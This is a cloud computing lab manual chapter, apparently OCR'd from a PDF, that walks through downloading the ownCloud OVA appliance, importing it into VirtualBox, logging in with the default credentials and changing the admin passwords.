Chapter 19

Cloud Computing


Lab Manual

THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

INDEX

Practical 1: Owncloud installation


Visit https://owncloud.org and click on the download button on the top-right corner



A safe home
for all your data

Access & share your files, calendars, contacts,
mail & more from any device, on your terms

Under ***Get Owncloud server,*** click on ***Download*** to select the compatible version of Owncloud.



Get Started!

1 Get ownCloud Server

Set up a server yourself, deploy to the cloud or find a provider:

2 Sync your data

Connect to your ownCloud with our clients for your devices:

3 Extend your cloud

Browse hundreds of free apps and connect services you use to ownCloud:

Get more out of ownCloud!

4 Documentation


5 Support Channels

Discuss using, installing or maintaining ownCloud

6 Get Involved

Join the conversation around ownCloud!

Under ***Appliances*** tab, download ***OVA*** (open virtual appliance)



Latest stable version: 9.1.0 (Changelog)

ownCloud Server supports Linux (like) operating systems, and is available via packages, sources, appliances or a one file php installer.

ownCloud provides an official appliance as the easiest way to get ownCloud up and running for non-technical users. It is built on Ubuntu Linux and fully set up and configured with a secure connection and the ownCloud Proxy app. You can install virtual box, download our OVA file and load it up. See our documentation for more details.

NOTE: the appliances have been updated to the freshly released ownCloud 9.0 but have only gone through absolutely minimal testing. It is recommended to not use these for important data yet - giving them a trial run however and giving us feedback is greatly appreciated!


Grab the official ownCloud virtual machine image in one of these formats:

Third party ownCloud VM images

Security note:


These images do not all offer automatic update technology. We recommend a subscription to our low-traffic announcement mailing list for notifications on updates and security issues. Find here the public ownCloud GPG key.

Extract the above-downloaded ***zip*** file.



Ubuntu_14.04-owncloud-9.1.0-1.1-20160...	7/21/2016 11:24 AM	Open Virtualizatio...	826,483 KB
Ubuntu_14.04-owncloud-9.1.0-1.1-20160...	8/3/2016 3:39 PM	WinRAR ZIP archive	807,668 KB

To import cloud virtual machine into VirtualBox, double-click on OVA file and select ***Import***



Import Virtual Appliance

Appliance settings


These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Description	Configuration
Virtual System 1	
Name	Ubuntu_14.04-owncloud-9.1.0-1....
Guest OS Type	Ubuntu (64-bit)
CPU	1
RAM	2048 MB
Network Adapter	☑ Intel PRO/1000 MT Desktop (8...
Storage Controller (SATA)	AHCI

☑ Reinitialize the MAC address of all network cards

Appliance is not signed

Wait until the import process completes.



Base Memory: 90
Boot Order: Flo
Acceleration: VT-

Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Importing Appliance ...: Importing appliance 'D:\To\Cloud\Ubuntu_14.04-owncloud-9.1.0-1.1-201607...

Importing virtual disk image 'Ubuntu_14.04-owncloud-9.1.0-1.1-20160721103-disk1.vmdk' ... (2/2)

99%

Host Driver: Wind
Controller: Intel

Adapter 1: Intel P


Network Adapter ☑ Intel PRO/1000 MT Desktop (8...
Storage Controller (SATA) AHCI

☑ Reinitialize the MAC address of all network cards

Appliance is not signed

Once the cloud VM imported successfully, we can see a new virtual machine in the VM list.

Select the newly installed VM and click on start



2003 (Before Virus) Powered Off
7 (Snapshot 1) Powered Off
kalirolling Powered Off
kali linux Powered Off
Metasploitable Powered Off
Ubuntu_14.04-owncloud-9.1.0-1.1-201607211103 Powered Off

Name: Ubuntu_14.04-owncloud-9.1.0-1.1-201607211103
Operating System: Ubuntu (64-bit)

Base Memory: 2048 MB
Boot Order: Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging

Video Memory: 12 MB
Remote Desktop Server: Disabled
Video Capture: Disabled


Controller: SATAController
SATA Port 0: Ubuntu_14.04-owncloud-9.1.0-1.1-201607211103-disk1.vmdk (Normal, 40.00 GB)

Disabled

Adapter 1: Intel PRO/1000 MT Desktop (NAT)


Disabled

To continue with the installation process, provide login details (as shown on the screen).




```
         Ubuntu 14.04.2 LTS owncloud tty1

  +-----------------------------------------------------------------------+
  |                                                                       |
  |           Welcome to ownCloud!          9.1.5                         |
  |                                                                       |
  |  This server is reachable at https://192.168.1.114/owncloud           |
  |  Initial admin login:    admin                                        |
  |  Initial admin password: admin                                        |
  +-----------------------------------------------------------------------+
  | If the virtual machine runs with NAT, the above address may not work. |
  | Try http://localhost:8888/owncloud or adjust bridging/port forwarding.|
  +-----------------------------------------------------------------------+
  | You can now logon to your ownCloud by using one of the above URLs     |
  | with your web browser. Please import the SSL cert to your browser, or |
  | accept the security warning to connect to your ownCloud via HTTPS.    |
  +-----------------------------------------------------------------------+
  |   OPTIONAL:                                                           |
  |   If you want to do the final setup (e.g. change admin password),     |
  |   please log in as user 'admin' to run the setup-script.              |
  +-----------------------------------------------------------------------+
owncloud login: admin_
```


Follow the instruction on screens to configure ***Date and Time, keyboard layout***



```
Package configuration

                    ┤ Configuring keyboard-configuration ├
 Please select the model of the keyboard of this machine.

 Keyboard model:

    Diamond 9801 / 9802 series
    Do not configure keyboard; keep kernel keymap
    DTK2000
    Ennyah DKB-1008
    Everex STEPnote
    FL90
    Fujitsu-Siemens Computers AMILO laptop
    Generic 101-key PC
    Generic 102-key (Intl) PC
    Generic 104-key PC
    Generic 105-key (Intl) PC


                      <Ok>                          <Cancel>
```




```
Package configuration

Configuring tzdata

Please select the geographic area in which you live. Subsequent
configuration questions will narrow this down by presenting a list of
cities, representing the time zones in which they are located.

Geographic area:
```




```
Package configuration

Configuring tzdata

Please select the city or region corresponding to your time zone.

Time zone:
```

Change the default ***password*** of cloud VM




```
There are two different [admin] account settings. One in the Ubuntu system, one
in ownCloud.
For better security, you now have the option to change both passwords.
First, change the Ubuntu password for [admin]
Enter your new password for admin here:
Enter password again:

Password changed successfully!
```

Now, change the password of ***Owncloud server***.

